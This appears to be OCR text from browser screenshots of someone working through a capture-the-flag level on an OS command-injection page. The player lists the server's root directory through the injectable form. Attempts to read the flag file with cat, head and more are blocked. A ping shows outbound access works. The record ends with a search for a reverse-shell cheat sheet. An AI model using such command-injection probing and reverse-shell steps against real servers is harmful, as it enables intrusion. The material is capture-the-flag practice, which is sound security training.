

Pause
Matrix_OSInj
Not secure
matrixctf.tk/levels/add_levels/osinj/osi/osinj.php
Incognito
English to Sinhala G...
SLIIT CourseWeb
rutor.info ::
Sri Lanka Institute o...
4n storage
Movies to Download
Other bookmarks
osinj.php
ls /
Execute



Pause
Matrix_OSInj
Not secure
matrixctf.tk/levels/add_levels/osinj/osi/osinj.php
Incognito
English to Sinhala G...
SLIIT CourseWeb
rutor.info ::
Sri Lanka Institute o...
4n storage
Movies to Download
Other bookmarks
dev
etc
finalFlag.txt
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
webadmin.csr
Enter the command here...
Execute



Pause
Matrix_OSInj
Not secure
matrixctf.tk/levels/add_levels/osinj/osi/osinj.php
Incognito
English to Sinhala G...
SLIIT CourseWeb
rutor.info ::
Sri Lanka Institute o...
4n storage
Movies to Download
Other bookmarks
dev
etc
finalFlag.txt
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
webadmin.csr
Enter the command here...
Execute



Pause
Matrix_OSInj
Not secure
matrixctf.tk/levels/add_levels/osinj/osi/osinj.php
Incognito
English to Sinhala G...
SLIIT CourseWeb
rutor.info ::
Sri Lanka Institute o...
4n storage
Movies to Download
Other bookmarks
dev
etc
finalFlag.txt
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
webadmin.csr
cat finalFlag.txt
Execute



Pause
Matrix_OSInj
Not secure
matrixctf.tk/levels/add_levels/osinj/osi/osinj.php
Incognito
English to Sinhala G...
SLIIT CourseWeb
rutor.info ::
Sri Lanka Institute o...
4n storage
Movies to Download
Other bookmarks
Command disabled
Enter the command here...
Execute



Pause
Matrix_OSInj
Not secure
matrixctf.tk/levels/add_levels/osinj/osi/osinj.php
Incognito
English to Sinhala G...
SLIIT CourseWeb
rutor.info ::
Sri Lanka Institute o...
4n storage
Movies to Download
Other bookmarks
Command disabled
head finalFlag.txt
Execute



Pause
Matrix_OSInj
Not secure
matrixctf.tk/levels/add_levels/osinj/osi/osinj.php
Incognito
English to Sinhala G...
SLIIT CourseWeb
rutor.info ::
Sri Lanka Institute o...
4n storage
Movies to Download
Other bookmarks
Command disabled
more fiegIFlag.txt
Execute



Pause
Matrix_OSInj
Not secure
matrixctf.tk/levels/add_levels/osinj/osi/osinj.php
Incognito
English to Sinhala G...
SLIIT CourseWeb
rutor.info ::
Sri Lanka Institute o...
4n storage
Movies to Download
Other bookmarks
Command disabled
ping -c 3 google.lk
Execute



Pause
Matrix_OSInj
Not secure
matrixctf.tk/levels/add_levels/osinj/osi/osinj.php
Incognito
English to Sinhala G...
SLIIT CourseWeb
rutor.info ::
Sri Lanka Institute o...
4n storage
Movies to Download
Other bookmarks
PING google.lk (172.217.12.227) 56(84) bytes of data.
64 bytes from iad30s15-in-f3.1e100.net (172.217.12.227): icmp_seq=1 ttl=115 time=0.902 ms
64 bytes from iad30s15-in-f3.1e100.net (172.217.12.227): icmp_seq=2 ttl=115 time=0.967 ms
64 bytes from iad30s15-in-f3.1e100.net (172.217.12.227): icmp_seq=3 ttl=115 time=0.841 ms
--- google.lk ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2008ms
rtt min/avg/max/mdev = 0.841/0.903/0.967/0.057 ms
Enter the command here...
Execute


Pause
Matrix_OSInj
Not secure
matrixctf.tk/levels/add_levels/osinj/osi/osinj.php
Incognito
English to Sinhala G...
SLIIT CourseWeb
rutor.info ::
Sri Lanka Institute o...
4n storage
Movies to Download
Other bookmarks
PING google.lk (172.217.12.227) 56(84) bytes of data.
64 bytes from iad30s15-in-f3.1e100.net (172.217.12.227): icmp_seq=1 ttl=115 time=0.902 ms
64 bytes from iad30s15-in-f3.1e100.net (172.217.12.227): icmp_seq=2 ttl=115 time=0.967 ms
64 bytes from iad30s15-in-f3.1e100.net (172.217.12.227): icmp_seq=3 ttl=115 time=0.841 ms
--- google.lk ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2008ms
rtt min/avg/max/mdev = 0.841/0.903/0.967/0.057 ms
python
python
python3



Pause
Matrix_OSInj
pentest monkey reverse shell ch
google.com/search?q=pentest+monkey+reverse+shell+cheat&oq=pentest+monkey+reverse+shell+cheat&aqs=chrome..69i57.14420j0j1&sourceid=chrome&ie=UTF-8
Incognito
English to Sinhala G...
SLIIT CourseWeb
rutor.info ::
Sri Lanka Institute o...
4n storage
Movies to Download
Other bookmarks
Google
pentest monkey reverse shell cheat
Sign in
All
Videos
Images
News
More
Settings
Tools
About 615,000 results (0.45 seconds)
Did you mean: pentestmonkey reverse shell cheat
http://pentestmonkey.net › cheat-sheet › shells › reverse...
Reverse Shell Cheat Sheet | pentestmonkey
Reverse Shell Cheat Sheet. If you're lucky enough to find a command execution vulnerability during a penetration test, pretty soon afterwards you'll probably ...
Shells
If you're lucky enough to find a command execution ...
SQL Injection
Finding a SQL injection vulnerability in a web ...
More results from pentestmonkey.net »
http://pentestmonkey.net › tag › reverseshell
reverseshell | pentestmonkey
Tags: bash, cheatsheet, netcat, pentest, perl, php, python, reverseshell, ruby, xterm ... php-reverse-shell ... This tool is designed for those situations during a pentest where you have ...
Tags: pentest, php, reverseshell, tool ... perl-reverse-shell.
pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet



Pause
Matrix_OSInj
Reverse Shell Cheat Sheet | pent
Dangerous | pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
